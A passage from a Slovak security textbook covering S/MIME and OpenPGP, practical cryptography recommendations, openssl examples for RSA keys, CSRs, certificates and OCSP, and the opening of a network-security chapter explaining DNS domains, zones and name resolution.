S/MIME (Secure/Multipurpose Internet Mail Extensions) je štandard pre šifrovanie a podpisovanie elektronickej pošty, podporovaný väčšinou mailových klientov (napr. Outlook, Lotus Notes, Thuderbird). V prípade webových poštových služieb je zvyčajne potrebné podporu S/MIME riešiť doplnkami prehliadačov. Verejné kľúče používateľov sú distribuované vo forme X.509 certifikátov. Formát správ je definovaný ako CMS (Cryptographic Message Syntax). V S/MIME sa používajú obvyklé a štandardné kryptografické konštrukcie. Prehľad povinne implementovaných konštrukcií v ostatných troch verziách S/MIME je uvedený v nasledujúcej tabuľke (podotknime, že implementácie samozrejme zahŕňajú podstatne širšiu sadu algoritmov kvôli vzájomnej interoperabilite aj spätnej kompatibilite).

[140] Zdroj: NIST: FIPS PUB 186-4 Digital Signature Standard (DSS), 2013.

| Povinné v CMS („MUST“) | 3.0 (RFC 2633) 1999 | 3.1 (RFC 3851) 2004 | 3.2 (RFC 5751) 2010 |
|---|---|---|---|
| Hašovacia funkcia | SHA-1 | SHA-1 | SHA-256 |
| Podpisová schéma | DSA | RSA, DSA | RSA |
| Asymetrické šifrovanie kľúča | DH | RSA | RSA |
| Symetrické šifrovanie | 3DES CBC | 3DES CBC | AES-128 CBC |

Iné riešenie pre zabezpečenie dôvernosti a autentickosti elektronickej pošty je štandard OpenPGP (s voľne dostupnou implementáciou GnuPG). Hlavný rozdiel oproti S/MIME je jednoduchší spôsob správy a distribúcie kľúčov – bez použitia certifikátov, väzieb na certifikačné autority a pod. Inak poskytuje OpenPGP podobné kryptografické riešenie ako S/MIME. Použitie v mailových klientoch vyžaduje obvykle inštaláciu doplnku. OpenPGP formát sa často používa aj pri podpisovaní súborov, napr. pri distribúcii softvérových balíkov.

## 9.7 Praktické rady na záver

Cieľom tejto časti je ponúknuť niektoré základné praktické rady týkajúce sa výberu a použitia kryptografických konštrukcií. Odporúčania nie sú vyčerpávajúce, sú čisto subjektívne a môžu existovať aj iné názory.

**Odporúčania**

- ✓ Uprednostnite AES-256 a SHA-512 pred inými symetrickými šiframi a hašovacími funkciami
- ✓ Ak môžete, uprednostnite schémy založené na eliptických krivkách
- ✓ Ak používate RSA schémy, uprednostnite RSA-OAEP pre šifrovanie a RSA-PSS pre podpisovanie
- ✓ Použite hašovaciu funkciu s dvojnásobnou dĺžkou odtlačku ako je dĺžka symetrického kľúča
- ✓ Heslá ukladajte a overujte vhodným spôsobom (algoritmus, soľ, počítadlo)
- ✓ Analyzujte činnosť aplikácie, ak kryptografické služby (napr. pre overenie platnosti certifikátu) nebudú k dispozícii
- ✓ V praxi častokrát požiadavky na funkčnosť a pohodlie víťazia nad bezpečnosťou – dbajte, aby to nebolo K.O.

## 9.8 Prílohy – ilustračné príklady

Ilustračné príklady využívajú program openssl vo verzii 1.0.1.

# A RSA schémy

Generovanie inštancie RSA schémy (nerozlišujeme, či je určená na šifrovanie alebo pre podpisovú schému) s dĺžkou kľúča 2048 bitov:

```
$ openssl genrsa -out myrsa.pem 2048
Generating RSA private key, 2048 bit long modulus
..............................+++
..........+++
e is 65537 (0x10001)
```

Poznamenajme, že v našom príklade je kľúč uložený nešifrovane, hoci openssl umožňuje kľúč aj šifrovať s použitím hesla. V súbore myrsa.pem sú uložené jednotlivé parametre RSA inštancie (samotný súbor obsahuje dáta vo formáte PEM kódované v base64, ktoré sú v nasledujúcom výstupe zobrazené v časti „writing RSA key“). Vo výstupe sú pre skrátenie výstupu vynechané niektoré riadky. K významu jednotlivých hodnôt (pozri aj časť 9.3.1, pričom hodnoty exponent1, exponent2 a coefficient sú použité na urýchľovanie súkromnej RSA transformácie):

modulus – hodnota $n$
publicExponent – hodnota $e$
privateExponent – hodnota $d$
prime1, prime2 – prvočísla $p, q$ (bez ujmy na všeobecnosti v tomto poradí)
exponent1, exponent2 – hodnoty $d \bmod (p-1)$ a $d \bmod (q-1)$
coefficient – hodnota $q^{-1} \bmod p$

```
$ openssl rsa -in myrsa.pem -text
Private-Key: (2048 bit)
modulus:
    00:b0:0d:cc:b8:65:95:4e:df:b2:f4:be:8d:1d:09:
    c4:40:85:5b:3a:5a:c4:d7:97:07:12:dc:7b:43:9b:
    <vynechaných ďalších 15 riadkov>
    ec:ab
publicExponent: 65537 (0x10001)
privateExponent:
    4f:63:99:aa:99:5c:4f:f9:fe:27:f1:79:8e:db:a5:
    9c:f6:c5:e1:b5:a6:c8:15:39:c2:5e:9c:53:2b:81:
    <vynechaných ďalších 15 riadkov>
    41
prime1:
    00:e6:31:61:79:7c:85:69:79:f9:7c:eb:c2:c1:4a:
    53:7a:96:02:77:c5:64:98:65:58:09:fb:be:62:22:
    <vynechaných ďalších 6 riadkov>
    69:59:64:b7:3f:0f:a5:7e:cb
prime2:
    00:c3:ca:9c:42:90:49:f2:9a:f8:84:b7:58:38:ff:
    1f:7b:40:fa:fc:80:27:57:7f:ec:45:66:e9:79:26:
    <vynechaných ďalších 6 riadkov>
    e0:47:52:4b:b6:2c:87:ad:a1
exponent1:
    00:a5:ee:ee:be:ee:3e:15:7c:71:95:d5:35:3c:b4:
    61:5c:ba:89:e8:e0:87:d5:3b:28:ad:79:a5:11:84:
    <vynechaných ďalších 6 riadkov>
    d5:52:35:41:ca:d9:72:88:e5
```

```
exponent2:
    01:f1:1e:7f:a2:82:b9:3f:44:3b:bc:bd:c9:42:ee:
    83:00:6f:fc:d5:20:8e:c3:9c:0a:4c:2d:00:a0:9a:
    <vynechaných ďalších 6 riadkov>
    12:a5:04:4f:38:3d:d8:41
coefficient:
    4d:63:0d:03:cb:79:54:5c:a9:1e:28:a4:2d:27:01:
    2c:6c:62:50:78:73:99:3e:cd:0a:06:6a:12:8f:42:
    <vynechaných ďalších 6 riadkov>
    57:c4:fb:72:df:e0:40:07
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAsA3MuGWVTt+y9L6NHQnEQIVbOlrE15cHEtx7Q5vLfYhcgW5S
x1K8R+JSNYOOWbPmJrjzYqpgOz1roMnvpoxjSGK8SOYUk2es/6ZX/K4voHUDrsSc
<vynechaných ďalších 22 riadkov>
yJ1rkaR3DKNMeKXW8M4YPPTH/CR1trDlgs4sUF2YS1fE+3Lf4EAH
-----END RSA PRIVATE KEY-----
```

Extrakcia verejného kľúča a jeho súčasti:

```
$ openssl rsa -in myrsa.pem -pubout -out myrsa-pub.pem
writing RSA key
$ openssl rsa -pubin -in myrsa-pub.pem -text
Public-Key: (2048 bit)
Modulus:
    00:b0:0d:cc:b8:65:95:4e:df:b2:f4:be:8d:1d:09:
    c4:40:85:5b:3a:5a:c4:d7:97:07:12:dc:7b:43:9b:
    <vynechaných ďalších 15 riadkov>
    ec:ab
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsA3MuGWVTt+y9L6NHQnE
QIVbOlrE15cHEtx7Q5vLfYhcgW5Sx1K8R+JSNYOOWbPmJrjzYqpgOz1roMnvpoxj
<vynechané ďalšie 4 riadky >
qwIDAQAB
-----END PUBLIC KEY-----
```

Šifrovanie a dešifrovanie krátkeho textu pomocou RSA a výplne PKCS #1 v1.5 (implicitná voľba):

```
$ echo 'Kryptologia II - pokusny text' | openssl pkeyutl -encrypt -pubin -
   inkey myrsa-pub.pem -out cipher.bin
$ openssl pkeyutl -decrypt -inkey myrsa.pem -in cipher.bin
Kryptologia II - pokusny text
```

Podpísanie a overenie podpisu súboru Kipling-IF.txt pomocou RSA a výplne PKCS #1 v1.5 (implicitná voľba), pričom použijeme hašovaciu funkciu SHA-256:

```
$ cat Kipling-IF.txt | openssl dgst -sha256 -binary | openssl pkeyutl -sign
   -inkey myrsa.pem -out sig.bin -pkeyopt digest:sha256
$ cat Kipling-IF.txt | openssl dgst -sha256 -binary | openssl pkeyutl -
   verify -sigfile sig.bin -pubin -inkey myrsa-pub.pem -pkeyopt
   digest:sha256
Signature Verified Successfully
```

# B PKI – objekty a operácie

Nasledujúca operácia vygeneruje inštanciu RSA schémy s dĺžkou kľúča 2048 bitov. Súkromný a verejný kľúč budú (nešifrované) uložené v súbore myrsa.pem. V súbore mycsr.csr je uložený CSR pre potenciálnu žiadosť o vydanie certifikátu certifikačnou autoritou.

```
$ openssl req -new -newkey rsa:2048 -keyout myrsa.pem -nodes -subj
   "/C=SK/L=Bratislava/O=Pokusna spolocnost/CN=www.pokusna-spolocnost.sk"
   -out mycsr.csr
Generating a 2048 bit RSA private key
...+++
.........................................+++
writing new private key to 'myrsa.pem'
-----
```

Pozrime sa na štruktúru informácií v CSR, pričom samotný súbor mycsr.csr obsahuje dáta vo formáte PEM kódované v base64, ktoré sú v nasledujúcom výstupe zobrazené v časti ohraničenej BEGIN/END CERTIFICATE REQUEST.

```
$ openssl req -in mycsr.csr -text
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=SK, L=Bratislava, O=Pokusna spolocnost, CN=www.pokusna-
   spolocnost.sk
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:f2:27:84:8c:30:67:3f:24:f9:02:b4:e9:b1:f6:
                    dc:68:a0:c2:f3:8b:33:5f:e8:25:f0:4f:5d:e5:88:
                    <vynechaných ďalších 15 riadkov>
                    70:3f
                Exponent: 65537 (0x10001)
        Attributes:
            a0:00
    Signature Algorithm: sha1WithRSAEncryption
         e9:d6:9d:a0:8a:df:1b:ec:0c:9e:11:ca:b7:14:5b:00:cd:a2:
         6f:a6:45:a5:b3:55:3e:6d:3d:6a:42:fd:3e:55:94:8b:f6:6e:
         <vynechaných ďalších 12 riadkov>
         15:44:de:c0
-----BEGIN CERTIFICATE REQUEST-----
MIICqDCCAZACAQAwYzELMAkGA1UEBhMCU0sxEzARBgNVBAcMCkJyYXRpc2xhdmEx
GzAZBgNVBAoMElBva3VzbmEgc3BvbG9jbm9zdDEiMCAGA1UEAwwZd3d3LnBva3Vz
<vynechaných ďalších 12 riadkov>
d2noeLVJEc0VRN7A
-----END CERTIFICATE REQUEST-----
```

Samopodpísaný certifikát získame (vrátane novej RSA inštancie) napríklad takto:

```
$ openssl req -new -newkey rsa:2048 -keyout myrsa2.pem -nodes -subj
   "/C=SK/L=Bratislava/O=Pokusna spolocnost/CN=www.pokusna-spolocnost.sk"
   -x509 -days 1000 -out mycer2.cer
```

V nasledovnom ilustrujeme overenie certifikátu Ministerstva spravodlivosti SR pomocou OCSP. MS SR má certifikát pre webový server vydaný certifikačnou autoritou GoDaddy (certifikát bol uložený do súboru www.justice.gov.sk.pem):

```
$ openssl x509 -in www.justice.gov.sk.pem -serial -subject -issuer -
   ocsp_uri -noout
```

```
serial=4B314FE688F8BC
subject= /OU=Domain Control Validated/CN=www.justice.gov.sk
issuer= /C=US/ST=Arizona/L=Scottsdale/O=GoDaddy.com,
   Inc./OU=http://certificates.godaddy.com/repository/CN=Go Daddy Secure
   Certification Authority/serialNumber=07969287
http://ocsp.godaddy.com/
```

Overenie certifikátu pomocou OCSP nám poskytne túto odpoveď z certifikačnej autority (v súbore GoDaddy.pem je uložený certifikát CA, url adresa pre OCSP je z certifikátu MS SR a sériové číslo je taktiež z tohto certifikátu):

```
$ openssl ocsp -nonce -issuer GoDaddyCA.pem -url http://ocsp.godaddy.com/ -
   serial 0x4B314FE688F8BC
WARNING: no nonce in response
Response verify OK
0x4B314FE688F8BC: good
   This Update: Aug  8 20:53:53 2013 GMT
   Next Update: Aug  9 02:53:53 2013 GMT
```

Poznamenajme, že uvedený výstup je len zostručnená verzia odpovede so základnými informáciami. Podrobnejší pohľad na obsah OCSP dopytu a následnej odpovede získame pridaním voľby „-text“ do príkazového riadku. Za zmienku stojí varovanie, ktoré hovorí, že odpoveď neobsahovala „nonce“ a teda nie je vytvorená v momente dopytu, keďže server nepodporuje príslušné rozšírenie OCSP.

# 10 Siete, internet a telekomunikácie

*Ladislav Hudec*

Táto kapitola učebných textov sa venuje bezpečnosti počítačových sietí a Internetu. Pokiaľ boli počítače samostojace zariadenia bez pripojenia do iných systémov, bolo možné ich bezpečnosť zaistiť najmä prostriedkami fyzickej bezpečnosti, prípadne antivírusovými nástrojmi na kontrolu používaných externých pamäťových médií (napríklad pružný disk). Snaha o spoločné využívanie najmä drahších zariadení (napríklad farebná tlačiareň) doviedla návrhárov počítačov k potrebe vytvorenia možnosti komunikácie medzi jednotlivými samostojacimi počítačmi a k vytvoreniu počítačových sietí. Pripojenie jednotlivých počítačov do zostavy počítačovej siete prinieslo samozrejme ďalšie a nové bezpečnostné problémy. Rozľahlosť dnešných počítačových sietí možno nájsť v mierke od počítačovej siete v rámci jednej kancelárie alebo budovy až po svetovú počítačovú sieť vytvorenú s podporou telekomunikačných zariadení prakticky po celom svete. A práve táto rozľahlosť počítačových sietí a Internetu predstavuje zvýšené možnosti pre škodlivé aktivity, pretože ponúka veľa miest prístupu do sieti.


Tématicky možno túto kapitolu rozdeliť na päť častí. Tieto časti pokrývajú relevantné oblasti bezpečnosti v počítačových sieťach a v Internete. V prvej časti sú vysvetlené základné vlastnosti systému doménových mien (DNS) a príklady útokov na tento systém. DNS predstavuje základný stavebný kameň počítačových sietí a Internetu, pretože bez neho nebudú fungovať alebo fungovať iba s ťažkosťami najpoužívanejšie sieťové služby ako je elektronická pošta a webové servery (systémy www). Druhá časť je venovaná opisu elektronickej pošty. Od základnej funkcionality, kedy správy elektronickej pošty mohli byť iba obyčajné texty napísané v kóde US-ASCII, cez vylepšenú verziu MIME až po bezpečnú verziu S/MIME. V tretej časti je opísaný protokol HTTP. Tento protokol je asi najviac používaným aplikačným protokolom v Internete, pretože okrem iného zabezpečuje komunikáciu klienta do sídel celosvetovej pavučiny www. Štvrtá časť je venovaná vysvetleniu základných koncepcií virtuálnych privátnych sietí. Koncept VPN je dôležitý pri bezpečnom a cenovo efektívnom pripájaní klienta k počítačovej sieti organizácie, pri vzdialenom prístupe k vybratým prostriedkom počítačovej sieti organizácie ako aj pri prepájaní intranetov geograficky vzdialených súčastí jednej organizácie. V poslednej piatej časti sú opísané princípy fungovania nástrojov na detekciu alebo prevenciu pred prienikmi IDPS do počítačovej sieti. Či sa už jedná o pevnú sieť alebo bezdrôtovú sieť. Sú analyzované detekčné vlastnosti a možnosti nástrojov IDPS takisto ako ich umiestnenie v štruktúre sieti. Za každou časťou učebných textov sú uvedené zdroje, z ktorých čerpal autor a ktoré si môže čitateľ prípadne preštudovať. Táto možnosť sa ponúka čitateľovi z toho dôvodu, že prednášky k jednotlivým témam sú časovo obmedzené a nemôžu podrobne obsiahnuť všetky prípadné požadované detaily témy.

Výber tém ako aj študijný text je napísaný tak, že predpokladá znalosti zo sieťových technológií aspoň na úrovni základných univerzitných kurzov sieťových technológií, prípadne znalostí základných kurzov CCNA (Cisco Certified Network Associate) spoločnosti CISCO.

## 10.1 Systém DNS

Smerovanie komunikácie v počítačových sieťach medzi dvomi koncovými počítačmi sa vykonáva na základe adries IP. Ináč povedané, komunikujúce koncové uzly sa identifikujú adresami IP. Číselné vyjadrenie adresy IP je pre človeka obtiažne na zapamätanie a navyše adresa IP toho istého sieťového rozhrania počítača sa môže občas aj zmeniť. Preto sa namiesto adresy IP sieťového rozhrania zavádza meno sieťového rozhrania. Pre každú adresu IP máme teda zavedené meno sieťového rozhrania (počítača), presnejšie povedané **doménové meno (domain name)**. Toto doménové meno môžeme používať namiesto adresy IP okrem identifikácie samotného **menného servera** (name server), kde sa musí použiť IP adresa. Treba ešte poznamenať, že jedna IP adresa môže mať priradených aj niekoľko doménových mien.

Meno sieťového rozhrania počítača a jemu pridelaná adresa IP je definovaná v databáze DNS (Domain Name System). DNS je celosvetovo distribuovaná databáza. Jednotlivé časti tejto databáze sú umiestnené na tzv. **name (menných) serveroch**. Základná koncepcia systému DNS je špecifikovaná v dokumentoch [RFC 1034] a [RFC 1035] iniciatívnej skupiny IETF (Internet Engineering Task Force, iniciatívna skupina tvorby internetových štandardov RFC). Princíp činnosti systému DNS je na Obrázku č. 10.1.




Obrázok č. 10.1: Princíp činnosti systému DNS

### 10.1.1 Domény, subdomény a zóny


Prostriedky Internetu sú rozdelené do tzv. **domén.** Koncepciu vytvárania domén možno demonštrovať na príklade veľkej organizácie, ktorá je registrovaná na Slovensku. Na čele organizácie je generálny riaditeľ. Pretože však on nemôže robiť všetko, bude organizácia pravdepodobne rozdelená na sekcie. Každá sekcia má určitú obmedzenú autonómiu. Riaditeľ sekcie má právomoc urobiť priame rozhodnutie bez toho, aby si pýtal povolenie od generálneho riaditeľa. Podobne riaditeľ sekcie nemôže robiť v sekcii všetko, bude sekcia pravdepodobne rozdelená na odbory. Každý odbor má určitú obmedzenú autonómiu. Riaditeľ odboru má právomoc urobiť priame rozhodnutie bez toho, aby si pýtal povolenie od riaditeľa sekcie.

Doménové mená sú tvorené podobným spôsobom a budú často odrážať hierarchické delegovanie právomocí. Uvažujme napríklad meno:

**mojpocitac.mojeoddelenie.mojodbor.mojasekcia.mojaorganizacia.sk.**
V tomto príklade vieme, že existuje jedno meno uzla **mojpocitac**, ktorý sa nachádza v subdoméne mojeoddelenie.mojodbor.mojasekcia.mojaorganizacia.sk. Subdoména mojeoddelenie.mojodbor.mojasekcia.mojaorganizacia.sk je jednou sudbdoménou domény mojodbor.mojasekcia.mojaorganizacia.sk, atď. Nakoniec je subdoména mojaorganizacia.sk jedna zo subdomén domény sk.

Keby sme chceli zovšeobecniť vyššie uvedený príklad, tak môžeme povedať, že meno domény sa uvádza v bodkovej notáci a má všeobecnú syntax: **reťazec. reťazec. reťazec.... reťazec.**, kde prvý reťazec je meno počítača (rozhrania), ďalší reťazec je meno najnižšej vnorenej domény,


ďalší vyššej domény atď. Pre jednoznačnosť sa na konci uvádza tiež bodka, vyjadrujúca **koreňovú (root) doménu**.




Obrázok č. 10.2: Hierarchické usporiadanie domén

Na obrázku č. 10.2 je naznačené hierarchické usporiadanie domén. V koreni stromu je koreňová doména. Požiadavky na jej prevádzku sú špecifikovaná v [RFC 2870]. Subdomény koreňovej domény, tiež nazývané **domény najvyššej úrovni** (TLD – Top Level Domain), sú dvojakého typu. Jednak sú to **domény štátov** ako je napríklad Slovenská republika (meno domény sk), Česká republika (meno domény cz). Mená domén štátov sú dvojpísmenové podľa medzinárodných kódov štátov v zmysle normy ISO 3166. Potom sú to tak zvané **generické domény.** Tieto domény boli zavedené v počiatkoch Internetu a zachovali sa doposiaľ. Príkladom generickej domény je americká vládna doména (meno domény gov) alebo doména vzdelávacích inštitúcií (meno domény edu). Domény štátov sú spravované národnými autoritami a registráciu domén druhej úrovni, tiež nazývané aj **domény podnikovej úrovne** (ELD – Enterprise Level Domain), zabezpečujú tieto národné autority.

Domény druhej úrovne si väčšinou spravujú na svojich menných serveroch majitelia domény alebo ich poskytovatelia internetových služieb. Údaje pre doménu druhej úrovne napr. **stuba.sk** nie sú na rovnakom name serveri ako doména sk. Sú rozložené na mnoho menných serverov. Údaje o doméne uložené na jednom mennom serveri sú nazývané **zónou (zone file)**. Zóna teda obsahuje iba časť domény. Zóna je časť priestoru mien, ktorú obhospodaruje jeden menný server.




Obrázok č. 10.3: Zóna stuba.sk

Na Obrázku č. 10.3 je znázornené, ako môže byť (hypoteticky) v doméne **stuba.sk** decentralizovaná kompetencia (delegovanie) na nižšie správne celky. Takže doména stuba.sk obsahuje v sebe všetky subdomény, ale zóna stuba.sk delegovala na iné menné servery právomoci na zóny **fiit.stuba.sk**, **mtf.stuba.sk** a **fei.stuba.sk**. Takže zóna stuba.sk obsahuje doménu stuba.sk až na


tri uvedené výnimky. Ďalšie podrobnosti možno nájsť v [RFC 1591], [RFC 1995], [RFC 1995] a [RFC 2136].

### 10.1.2 Preklad mena domény

Proces prekladu (rezolvencie) mena domény na adresu IP možno zhrnúť do týchto krokov:

11 Používateľský program zadá požiadavku operačnému systému (komponentu s názvom resolver) na preklad mena domény na adresu IP (prípadne preklad adresy IP na meno domény).
12 Resolver sformuluje dopyt na menný server. Plnohodnotný (full) resolver má vyrovnávaciu pamäť (pamäť cache), do ktorej ukladá výsledky predošlých dopytov na menný server. Zistí, či vo vyrovnávacej pamäti má odpoveď na zadaný dopyt. Ak áno, odpoveď uloženú v cache použije. Pahýľový (stub) resolver vyrovnávaciu pamäť nemá.
13 Menný server skontroluje, či sa odpoveď na dopyt resolvera nachádza v jeho lokálnej autoritatívnej databáze (databáza obsahuje autoritatívne - nespochybniteľné údaje) alebo vo vyrovnávacej pamäti, a ak áno, potom vráti resolveru túto odpoveď. Ak nie, potom sa menný server dopytuje ďalších dostupných menných serverov, počnúc koreňom stromu DNS smerom nadol alebo tak vysoko v strome ako je to možné.
14 Používateľský program nakoniec dostane odpovedajúcu adresu IP (alebo meno domény) alebo chybovú správu v prípade, že na dopyt sa nedá odpovedať. Štandardne sa programu neposiela zoznam menných serverov, ktorí sa podieľali na preklade.


Preklad mena domény je proces klient/server. Funkcia klienta (nazvaná resolver alebo menný resolver) je pre používateľa transparentná a je volaná aplikáciou na preklad symbolických vysoko úrovňových mien na reálne adresy IP (alebo naopak). Menný server (označovaný aj doménový menný server) je serverová aplikácia zabezpečujúca preklad medzi vysoko úrovňovými menami počítačov a adresami IP. Správy dopytu a odpovede pri komunikácii resolvera s menným serverom a medzi mennými servermi sú prenášané protokolom TCP alebo UDP.




Obrázok č. 10.4: Použitie plného resolvera na preklad mena domény

Na Obrázku č. 10.4 je znázornený princíp funkcie programu operačného systému s plným resolverom. Používateľský program žiada plný resolver o preklad a ten potom (ak nemá odpoveď vo svojej vyrovnávacej pamäti) prípadne ďalej žiada menný server o preklad. Odpovede na dopyty plný resolver odovzdá používateľskému programu a tiež si odpoveď uloží do vyrovnávacej pamäti pre budúce použitie.

Na Obrázku č. 10.5 je znázornený princíp funkcie programu operačného systému s pahýľovým resolverom. Pahýľový resolver je rutina nalinkovaná s používateľským programom a postupuje dopyty mennému serveru na preklad. Odpovede na dopyty si ukladá menný server do cache (a nie pahýľový resolver). Na väčšine platforiem je pahýľový resolver implementovaný knižničnými rutinami a tento typ resolvera sa vyskytuje oveľa viac ako plný resolver.




Obrázok č. 10.5: Použitie pahýľového resolvera na preklad mena domény

Dopyty na meno domény môžu byť dvojakého typu a to **rekurzívne** alebo **iteratívne**. Príznak v dopyte na meno domény indikuje, či si klient požaduje rekurzívny dopyt a príznakový bit v odpovedi určuje, či server podporuje rekurzívne dopyty. Rozdiel medzi rekurzívnym a iteratívnym dopytom sa ukáže v prípade, keď menný server dostane žiadosť, na ktorú nemôže úplnú odpoveď poskytnúť sám. Rekurzívny dopyt požaduje, aby server sám vydal dopyt na zistenie požadovaných informácií a vrátil klientovi úplnú odpoveď. Iteratívny dopyt znamená, že menný server vráti klientovi také informácie, ktoré má k dispozícii, a klientovi vráti tiež zoznam ďalších serverov, ktoré by mal klient kontaktovať na skompletizovanie dopytu.

Odpovede na meno domény môže byť dvojakého typu a to **autoritatívne** alebo **neautoritatívne**. Príznakový bit v odpovedi indikuje o aký typ odpovedi ide. Keď menný server dostane dopyt pre doménu v zóne, nad ktorou má oprávnenia (autoritu), menný server vráti všetky požadované informácie v odpovedi s nastaveným príznakom **autoritatívna odpoveď**. Keď obdrží dopyt pre doménu, nad ktorou nemá oprávnenia (autoritu), jeho akcie sú závislé na nastavení príznaku požiadavky rekurzie v dopyte:

- Keď príznakový bit požiadavky rekurzie je nastavený a server podporuje rekurzívne dopyty, server bude smerovať svoj dopyt na ďalší menný server. Bude to buď autoritatívny menný server pre doménu špecifikovanú v dopyte alebo to bude jeden z koreňových menných serverov. V prípade, že druhý server nevráti autoritatívnu odpoveď (napríklad, ak delegoval autoritu na iný server), proces sa opakuje.
- Keď server (alebo program plného resolvera) dostane odpoveď, odpoveď uloží do vyrovnávacej pamäti z dôvodu zlepšenie priepustnosti pre opakované dopyty. Odpoveď je vo vyrovnávacej pamäti uložená na pôvodcom odpovede určenú maximálnu dobu, ktorá je obsiahnutá v 32 bitovom poli odpovede s názvom TTL (Time To Live). Typická hodnota TTL je 86400 sekúnd (jeden deň).
- Keď príznakový bit požiadavky rekurzie nie je nastavený alebo server nepodporuje rekurzívne dopyty, server vráti akékoľvek informácie (relevantné dopytu) zo svojej vyrovnávacej pamäti a tiež vráti zoznam ďalších menných serverov, ktoré musia byť kontaktované pre autoritatívne informácie.

Menný server nemusí mať autoritu nad žiadnou zónou, ale môže mať autoritu nad jednou alebo viacerými zónami. V zásade je možné vyčleniť tri typy menných serverov:

- **Primárny** menný server. Tento server načíta informácie o zóne z disku a má autoritu nad zónou.
